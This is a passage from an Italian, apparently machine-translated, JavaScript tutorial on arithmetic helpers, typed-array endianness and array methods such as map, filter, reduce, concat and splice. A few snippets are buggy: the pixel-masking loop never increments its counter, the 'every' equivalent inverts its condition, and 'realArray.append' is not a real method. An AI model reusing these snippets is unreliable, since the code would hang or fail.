Come probabilmente avrai notato, queste funzioni restituiscono un indice, così potresti avere risultati più descrittivi memorizzati in un array. Ecco un esempio.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]); // You get a silver coin
```

Little / Big endian per array digitati quando si usano operatori bit a bit

Per rilevare l'endian del dispositivo

```
var isLittleEndian = true;
(()=>{
  var buf = new ArrayBuffer(4);
  var buf8 = new Uint8ClampedArray(buf);
  var data = new Uint32Array(buf);
  data[0] = 0x0F000000;
  if(buf8[0] === 0x0f){
    isLittleEndian = false;
  }
})();
```

Little-Endian memorizza i byte più significativi da destra a sinistra.

Big-Endian memorizza i byte più significativi da sinistra a destra.

```
var myNum = 0x11223344 | 0; // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Se il sistema utilizza Little-Endian, allora i valori di byte a 8 bit saranno

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Se il sistema utilizza Big-Endian, allora i valori di byte a 8 bit saranno

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Esempio in cui il tipo di Endian è importante

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){ // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

Ottenere il massimo e il minimo

La funzione `Math.max()` restituisce il più grande di zero o più numeri.

```
Math.max(4, 12); // 12
Math.max(-1, -15); // -1
```

La funzione `Math.min()` restituisce il più piccolo di zero o più numeri.

```
Math.min(4, 12); // 4
Math.min(-1, -15); // -15
```

Ottenere il massimo e il minimo da un array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

ECMAScript 6 [spread operator](#) , ottenendo il massimo e il minimo di un array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

Limita il numero all'intervallo Min / Max

Se è necessario bloccare un numero per tenerlo all'interno di un limite di intervallo specifico

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8)); // -8
console.log(clamp(-10, 10, 12)); // 10
console.log(clamp(-10, 10, -15)); // -10
```

[Esempio di caso d'uso \(jsFiddle\)](#)

Ottenere le radici di un numero

Radice quadrata

Utilizzare `Math.sqrt()` per trovare la radice quadrata di un numero

```
Math.sqrt(16) #=> 4
```

Radice cubica

Per trovare la radice cubica di un numero, utilizzare la funzione `Math.cbrt()`

```
Math.cbrt(27)  #=> 3
```

Trovare nth-roots

Per trovare l'nth-root, utilizzare la funzione `Math.pow()` e passare un esponente frazionario.

```
Math.pow(64, 1/6)  #=> 2
```

Leggi **Aritmetica (matematica)** online: <https://riptutorial.com/it/javascript/topic/203/aritmetica--matematica->

Capitolo 14: Array

Sintassi

- `array = [valore , valore , ...]`
- `array = new Array (valore , valore , ...)`
- `array = Array.of (valore , valore , ...)`
- `array = Array.from (arrayLike)`

Osservazioni

Riepilogo: le matrici in JavaScript sono, abbastanza semplicemente, istanze `Object` modificate con un prototipo avanzato, in grado di eseguire una serie di attività relative alle liste. Sono stati aggiunti in ECMAScript 1st Edition e altri metodi di prototipo sono arrivati in ECMAScript 5.1 Edition.

Attenzione: se nel `new Array()` costruttore di `new Array()` viene specificato un parametro numerico chiamato `n`, dichiarerà una matrice con `n` quantità di elementi, non dichiarerà una matrice con 1 elemento con il valore di `n`!

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

Detto questo, dovresti sempre usare `[]` quando dichiarare un array:

```
console.log([53]); // Much better!
```

Examples

Inizializzazione di array standard

Esistono molti modi per creare array. I più comuni sono l'uso di letterali di array o il costruttore di `Array`:

```
var arr = [1, 2, 3, 4];  
var arr2 = new Array(1, 2, 3, 4);
```

Se il costruttore `Array` viene utilizzato senza argomenti, viene creato un array vuoto.

```
var arr3 = new Array();
```

risultati in:

```
[]
```

Nota che se è usato con esattamente un argomento e quell'argomento è un `number` , verrà invece creato un array di quella lunghezza con tutti i valori `undefined` :

```
var arr4 = new Array(4);
```

risultati in:

```
[undefined, undefined, undefined, undefined]
```

Questo non si applica se il singolo argomento non è numerico:

```
var arr5 = new Array("foo");
```

risultati in:

```
["foo"]
```

6

Simile a un array letterale, `Array.of` può essere utilizzato per creare una nuova istanza `Array` data una serie di argomenti:

```
Array.of(21, "Hello", "World");
```

risultati in:

```
[21, "Hello", "World"]
```

In contrasto con il costruttore di `Array`, la creazione di un array con un numero singolo come `Array.of(23)` creerà un nuovo array `[23]` , anziché una matrice con lunghezza 23.

L'altro modo per creare e inizializzare un array sarebbe `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

risulterà:

```
[0, 1, 16, 81, 256]
```

Array spread / riposo

Operatore di diffusione

6

Con ES6, puoi usare gli spread per separare i singoli elementi in una sintassi separata da virgole:

```
let arr = [1, 2, 3, ...[4, 5, 6]]; // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

L'operatore di spread agisce anche su stringhe, separando ogni singolo carattere in un nuovo elemento stringa. Pertanto, utilizzando una [funzione di matrice](#) per convertirli in numeri interi, la matrice creata sopra è equivalente a quella seguente:

```
let arr = [1, 2, 3, ...[... "456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

Oppure, usando una singola stringa, questo potrebbe essere semplificato per:

```
let arr = [... "123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Se la mappatura non viene eseguita, allora:

```
let arr = [... "123456"]; // ["1", "2", "3", "4", "5", "6"]
```

L'operatore di spread può anche essere utilizzato per [distribuire argomenti in una funzione](#) :

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

Operatore di riposo

L'operatore di riposo fa l'opposto dell'operatore di spread raggruppando più elementi in uno solo

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Raccogli argomenti di una funzione:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Mappatura dei valori

Spesso è necessario generare un nuovo array in base ai valori di un array esistente.

Ad esempio, per generare una serie di lunghezze di stringa da una matrice di stringhe:

5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

In questo esempio, viene fornita una funzione anonima alla funzione `map()` e la funzione `map` la chiamerà per ogni elemento dell'array, fornendo i seguenti parametri, in questo ordine:

- L'elemento stesso
- L'indice dell'elemento (0, 1 ...)
- L'intero array

Inoltre, `map()` fornisce un secondo parametro *opzionale* per impostare il valore di `this` nella funzione di mappatura. A seconda dell'ambiente di esecuzione, il valore predefinito di `this` potrebbe variare:

In un browser, il valore predefinito di `this` è sempre la `window`:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

Puoi cambiarlo in qualsiasi oggetto personalizzato come questo:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

Valori di filtraggio

Il metodo `filter()` crea una matrice riempita con tutti gli elementi dell'array che superano un test fornito come funzione.

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Risultati in un nuovo array:

```
[3, 4, 5]
```

Filtrare valori falsi

5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Poiché [Boolean](#) è una funzione / costruttore javascript nativo che accetta [un parametro opzionale] e il metodo di filtro accetta anche una funzione e la passa come parametro all'elemento della matrice corrente, è possibile leggerla come segue:

1. `Boolean(0)` restituisce `false`
2. `Boolean(undefined)` restituisce `false`
3. `Boolean({})` restituisce `true` che significa spingerlo all'array restituito
4. `Boolean(null)` restituisce `false`
5. `Boolean('')` restituisce `false`
6. `Boolean(true)` restituisce `true` che significa spingerlo all'array restituito
7. `Boolean(5)` restituisce `true` che significa spingerlo all'array restituito

quindi il processo complessivo risulterà

```
[ {}, true, 5 ]
```

Un altro semplice esempio

Questo esempio utilizza lo stesso concetto di passare una funzione che accetta un argomento

5.1

```
function startsWithLetterA(str) {
  if(str && str[0].toLowerCase() == 'a') {
    return true
  }
  return false;
}

var str = 'Since Boolean is a native javascript function/constructor that takes [one optional paramater] and the filter method also takes a function and passes it the current array item as a parameter, you could read it like the following';
var strArray = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//[ "a", "and", "also", "a", "and", "array", "as" ]
```

Iterazione

Un tradizionale `for` -loop

Un ciclo `for` tradizionale ha tre componenti:

1. **L'inizializzazione:** eseguita prima che il blocco di visualizzazione venga eseguito la prima volta
2. **La condizione:** controlla una condizione ogni volta prima che venga eseguito il blocco del ciclo e chiude il ciclo se falso
3. **Il ripensamento:** eseguito ogni volta dopo l'esecuzione del blocco del ciclo

Queste tre componenti sono separate l'una dall'altra da `;` simbolo. Contenuto di ciascuno di questi tre componenti è opzionale, il che significa che il seguente è il più minimo `for` ciclo possibile:

```
for (;;) {  
    // Do stuff  
}
```

Naturalmente, è necessario includere un `if(condition === true) { break; }` o un `if(condition === true) { return; }` da qualche parte all'interno che `for` -loop per farlo smettere di funzionare.

Di solito, tuttavia, l'inizializzazione viene utilizzata per dichiarare un indice, la condizione viene utilizzata per confrontare tale indice con un valore minimo o massimo e il ripensamento viene utilizzato per incrementare l'indice:

```
for (var i = 0, length = 10; i < length; i++) {  
    console.log(i);  
}
```

Utilizzo di un ciclo tradizionale `for` eseguire il ciclo di un array

Il modo tradizionale di scorrere un array è questo:

```
for (var i = 0, length = myArray.length; i < length; i++) {  
    console.log(myArray[i]);  
}
```

Oppure, se preferisci eseguire il looping all'indietro, fai questo:

```
for (var i = myArray.length - 1; i > -1; i--) {  
    console.log(myArray[i]);  
}
```

Ci sono, tuttavia, molte varianti possibili, come ad esempio questa:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value = myArray[++key]) {  
    console.log(value);  
}
```

... o questo ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
  console.log(myArray[i]);
  i++;
}
```

... o questo:

```
var key = 0, value;
for (; value = myArray[key++];){
  console.log(value);
}
```

Qualunque cosa funzioni meglio dipende in gran parte sia dal gusto personale che dal caso d'uso specifico che stai implementando.

Nota che ognuna di queste variazioni è supportata da tutti i browser, compresi quelli molto vecchi!

Un `while` ciclo

Un'alternativa a un ciclo `for` è un ciclo `while`. Per eseguire il ciclo di un array, è possibile eseguire questa operazione:

```
var key = 0;
while (value = myArray[key++]){
  console.log(value);
}
```

Come tradizione `for` cicli, `while` i cicli sono supportati da anche il più antico dei browser.

Inoltre, si noti che ogni ciclo `while` può essere riscritto come ciclo `for`. Ad esempio, il ciclo `while` hereabove si comporta esattamente allo stesso modo di questo `for` -loop:

```
for(var key = 0; value = myArray[key++];){
  console.log(value);
}
```

`for...in`

In JavaScript, puoi anche fare questo:

```
for (i in myArray) {
  console.log(myArray[i]);
}
```

Questo dovrebbe essere usato con cautela, tuttavia, come non si comporta lo stesso come un tradizionale `for` ciclo in tutti i casi, e ci sono potenziali effetti collaterali che devono essere

considerati. Vedi [Perché l'uso di "for ... in" con l'iterazione degli array è una cattiva idea?](#) per ulteriori dettagli.

`for...of`

In ES 6, il ciclo `for-of` è il metodo consigliato per iterare su un valore di un array:

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

L'esempio seguente mostra la differenza tra a `for...of` loop e a `for...in` loop:

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

Il metodo `Array.prototype.keys()` può essere utilizzato per iterare su indici come questo:

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`Array.prototype.forEach()`

Il `.forEach(...)` è un'opzione in ES 5 e versioni successive. È supportato da tutti i browser moderni, nonché da Internet Explorer 9 e versioni successive.

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```



```
});
```

Confrontando il tradizionale ciclo `for`, non possiamo saltare fuori dal ciclo in `.forEach()`. In questo caso, utilizzare il ciclo `for` oppure utilizzare l'iterazione parziale presentata di seguito.

In tutte le versioni di JavaScript, è possibile scorrere gli indici di un array usando uno stile C tradizionale `for` ciclo.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

È anche possibile utilizzare il ciclo `while`:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

`Array.prototype.every`

Dal momento che ES5, se si desidera eseguire un'iterazione su una parte di un array, è possibile utilizzare `Array.prototype.every`, che itera fino a quando non viene restituito `false`:

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

Equivalente in qualsiasi versione JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is found
  console.log(arr[i]);
}
```

`Array.prototype.some`

`Array.prototype.some` itera fino a quando non si restituisce `true`:

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Equivalente in qualsiasi versione JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

biblioteche

Infine, molte librerie di utilità hanno anche la loro variazione `foreach`. Tre dei più popolari sono questi:

[jQuery.each\(\)](#), in [jQuery](#):

```
$.each(myArray, function(key, value) {
  console.log(value);
});
```

[_.each\(\)](#), in [Underscore.js](#):

```
_.each(myArray, function(value, key, myArray) {
  console.log(value);
});
```

[_.forEach\(\)](#), in [Lodash.js](#):

```
_.forEach(myArray, function(value, key) {
  console.log(value);
});
```

Vedi anche la seguente domanda su SO, dove molte di queste informazioni sono state originariamente pubblicate:

- [Passa attraverso un array in JavaScript](#)

Filtro di matrici di oggetti

Il metodo `filter()` accetta una funzione di test e restituisce un nuovo array contenente solo gli elementi dell'array originale che superano il test fornito.

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

odd conterrebbe la seguente matrice: [5, 43] .

Funziona anche su una serie di oggetti:

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

young conterrebbe il seguente array:

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}]
```

Puoi cercare nell'intero array per un valore come questo:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
```

```
    if(String(val).indexOf("J") > -1) {
        flag = true;
        return;
    }
});
if(flag) return obj;
});
```

Questo restituisce:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Unire gli elementi dell'array in una stringa

Per unire tutti gli elementi di una matrice in una stringa, è possibile utilizzare il metodo di `join` :

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

Come puoi vedere nella seconda riga, gli elementi che non sono stringhe verranno prima convertiti.

Conversione di oggetti tipo array in matrici

Cosa sono gli oggetti tipo array?

JavaScript ha "Oggetti tipo array", che sono rappresentazioni oggetto di array con una proprietà `length`. Per esempio:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Esempi comuni di oggetti tipo array sono gli `arguments` oggetto in funzioni e oggetti `HTMLCollection` o `NodeList` restituiti da metodi come `document.getElementsByTagName` o `document.querySelectorAll` .

Tuttavia, una differenza chiave tra gli array e gli oggetti tipo array è che gli oggetti tipo array ereditano da `Object.prototype` anziché da `Array.prototype` . Ciò significa che gli oggetti tipo array non possono accedere ai comuni **metodi di prototipo di array** come `forEach()` , `push()` , `map()` , `filter()` e `slice()` :

```

var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3); // → [1, 2, 3]

```

Converti oggetti tipo array in matrici in ES6

1. Array.from :

6

```

const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => { /* Do something */ }); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => { /* Do something */ }); // Works

```

2. for...of :

6

```

var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}

```

3. Operatore di spread:

6

```
[...arrayLike]
```

4. Object.values :

7

```
var realArray = Object.values(arrayLike);
```

5. Object.keys :

6

```
var realArray = Object
  .keys(arrayLike)
  .map((key) => arrayLike[key]);
```

Converti oggetti tipo array in matrici in \leq ES5

Usa `Array.prototype.slice` modo:

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

Puoi anche usare `Function.prototype.call` per chiamare `Array.prototype` metodi `Array.prototype` su oggetti tipo `Array`, senza convertirli:

5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

Puoi anche usare `[].method.bind(arrayLikeObject)` per prendere in prestito metodi di array e incollarli sul tuo oggetto:

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val) {
  // Do stuff with val
}); // Wow! this works
```

Modifica degli articoli durante la conversione

In ES6, mentre si utilizza `Array.from`, è possibile specificare una funzione mappa che restituisce un valore mappato per la nuova matrice creata.

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

Vedi [Array sono oggetti](#) per un'analisi dettagliata.

Ridurre i valori

5.1

Il metodo `reduce()` applica una funzione contro un accumulatore e ogni valore dell'array (da sinistra a destra) per ridurlo a un valore singolo.

Somma matrice

Questo metodo può essere utilizzato per condensare tutti i valori di una matrice in un singolo valore:

```
[1, 2, 3, 4].reduce(function(a, b) {  
  return a + b;  
});  
// → 10
```

Il secondo parametro facoltativo può essere passato a `reduce()`. Il suo valore sarà usato come primo argomento (specificato come `a`) per la prima chiamata al callback (specificato come `function(a, b)`).

```
[2].reduce(function(a, b) {  
  console.log(a, b); // prints: 1 2  
  return a + b;  
}, 1);  
// → 3
```

5.1

Appiattisci la matrice di oggetti

L'esempio seguente mostra come appiattare un array di oggetti in un singolo oggetto.

```
var array = [{  
  key: 'one',  
  value: 1  
}, {  
  key: 'two',  
  value: 2  
}, {
```

```
    key: 'three',
    value: 3
  }];
```

5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Si noti che le [Proprietà di Riposo / Diffusione](#) non sono nell'elenco delle [proposte finite di ES2016](#). Non è supportato da ES2016. Ma possiamo usare il plugin [babel babel-plugin-transform-object-rest-spread](#) per supportarlo.

Tutti gli esempi sopra riportati per Flatten Array si traducono in:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5.1

Mappa usando Riduci

Come altro esempio di utilizzo del parametro del *valore iniziale*, considerare l'attività di chiamare una funzione su una matrice di elementi, restituendo i risultati in una nuova matrice. Poiché gli array sono valori ordinari e la concatenazione di elenchi è una funzione ordinaria, possiamo utilizzare `reduce` per accumulare un elenco, come dimostra il seguente esempio:

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```


Nota che questo è solo per illustrazione (del parametro del valore iniziale), usa la `map` nativa per lavorare con le trasformazioni di lista (vedi [Mappare i valori](#) per i dettagli).

5.1

Trova il valore minimo o massimo

Possiamo usare l'accumulatore per tenere traccia di un elemento dell'array. Ecco un esempio sfruttando questo per trovare il valore minimo:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

Trova valori unici

Ecco un esempio che utilizza `reduce` per restituire i numeri univoci a un array. Un array vuoto viene passato come secondo argomento e viene referenziato da `prev`.

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if (prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Connettivo logico di valori

5.1

`.some` e `.every` permettono un connettivo logico dei valori di Array.

Mentre `.some` combina i valori di ritorno con `OR` `.every` li combina con `AND`.

Esempi per `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true
```

```
});  
// Result: true  
  
[true, true].some(function(value) {  
  return value;  
});  
// Result: true
```

Ed esempi per `.every`

```
[false, false].every(function(value) {  
  return value;  
});  
// Result: false  
  
[false, true].every(function(value) {  
  return value;  
});  
// Result: false  
  
[true, true].every(function(value) {  
  return value;  
});  
// Result: true
```

Matrici concatenanti

Due matrici

```
var array1 = [1, 2];  
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2); // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

Risultati in una nuova `Array` :

```
[1, 2, 3, 4, 5]
```

Matrici multiple

```
var array1 = ["a", "b"],  
    array2 = ["c", "d"],  
    array3 = ["e", "f"],  
    array4 = ["g", "h"];
```

3

Fornire più argomenti Array a `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

6

Fornisci più argomenti a `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Risultati in una nuova Array :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Senza copiare la prima matrice

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],  
    shortArray = [9, 10];
```

3

Fornire gli elementi di `shortArray` come parametri per spingere utilizzando `Function.prototype.apply`

```
longArray.push.apply(longArray, shortArray);
```

6

Utilizzare l'operatore di diffusione per passare gli elementi di `shortArray` come argomenti separati da `push`

```
longArray.push(...shortArray)
```

Il valore di `longArray` è ora:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Si noti che se il secondo array è troppo lungo (> 100.000 voci), è possibile che si verifichi un errore di overflow dello stack (a causa di come funziona `apply`). Per sicurezza, puoi invece iterare:

```
shortArray.forEach(function (elem) {  
    longArray.push(elem);  
});
```

Valori di matrice e non di matrice

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Risultati in una nuova `Array` :

```
["a", "b", "c", "d"]
```

Puoi anche mescolare gli array con i non-array

```
var arr1 = ["a","b"];  
var arr2 = ["e", "f"];  
  
var arrConc = arr1.concat("c", "d", arr2);
```

Risultati in una nuova `Array` :

```
["a", "b", "c", "d", "e", "f"]
```

Aggiungi / Previa elementi alla matrice

unshift

Usa `.unshift` per aggiungere uno o più elementi all'inizio di un array.

Per esempio:

```
var array = [3, 4, 5, 6];  
array.unshift(1, 2);
```

array si traduce in:

```
[1, 2, 3, 4, 5, 6]
```

Spingere

Inoltre `.push` viene utilizzato per aggiungere elementi dopo l'ultimo elemento attualmente esistente.

Per esempio:

```
var array = [1, 2, 3];  
array.push(4, 5, 6);
```

array si traduce in:

```
[1, 2, 3, 4, 5, 6]
```

Entrambi i metodi restituiscono la nuova lunghezza dell'array.

Chiavi e valori dell'oggetto su matrice

```
var object = {
  key1: 10,
  key2: 3,
  key3: 40,
  key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Ora la matrice è

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

Ordinamento dell'array multidimensionale

Dato il seguente array

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

Puoi ordinarlo per numero (secondo indice)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

Questo uscirà

```
[
  ["key2", 3],
```

```
["key1", 10],  
["key4", 20],  
["key3", 40]  
]
```

Essere consapevoli del fatto che il metodo `sort` opera sulla matrice *in atto*. Cambia la matrice. La maggior parte degli altri metodi di array restituisce un nuovo array, lasciando intatto quello originale. Questo è particolarmente importante da notare se si utilizza uno stile di programmazione funzionale e si prevede che le funzioni non abbiano effetti collaterali.

Rimozione di elementi da una matrice

Cambio

Usa `.shift` per rimuovere il primo elemento di un array.

Per esempio:

```
var array = [1, 2, 3, 4];  
array.shift();
```

array si traduce in:

```
[2, 3, 4]
```

Pop

Inoltre `.pop` viene utilizzato per rimuovere l'ultimo elemento da un array.

Per esempio:

```
var array = [1, 2, 3];  
array.pop();
```

array si traduce in:

```
[1, 2]
```

Entrambi i metodi restituiscono l'oggetto rimosso;

giuntura

Usa `.splice()` per rimuovere una serie di elementi da una matrice. `.splice()` accetta due parametri, l'indice iniziale e un numero facoltativo di elementi da eliminare. Se il secondo parametro viene `.splice()` rimuoverà tutti gli elementi dall'indice iniziale fino alla fine dell'array.

Per esempio:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

lascia una `array` contenente:

```
[1, 4]
```

Il ritorno di `array.splice()` è un nuovo array che contiene gli elementi rimossi. Per l'esempio sopra, il rendimento sarebbe:

```
[2, 3]
```

Pertanto, l'omissione del secondo parametro divide efficacemente l'array in due matrici, con la fine originale prima dell'indice specificato:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... lascia un `array` contenente `[1, 2]` e restituisce `[3, 4]` .

Elimina

Usa `delete` per rimuovere l'elemento dalla matrice senza modificare la lunghezza della matrice:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

Assegnare il valore alla `length` dell'array cambia la lunghezza in un dato valore. Se il nuovo valore è inferiore alla lunghezza dell'array, gli elementi verranno rimossi dalla fine del valore.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Array in retromarcia

`.reverse` viene utilizzato per invertire l'ordine degli elementi all'interno di un array.

Esempio per `.reverse` :

```
[1, 2, 3, 4].reverse();
```

Risultati in:

```
[4, 3, 2, 1]
```

Nota : notare che `.reverse (Array.prototype.reverse)` invertirà la matrice *in posizione* . Invece di restituire una copia inversa, restituirà lo stesso array, invertito.

```
var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]
```

Puoi anche invertire una matrice "profondamente" con:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Esempio per deepReverse:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
deepReverse(arr);
```
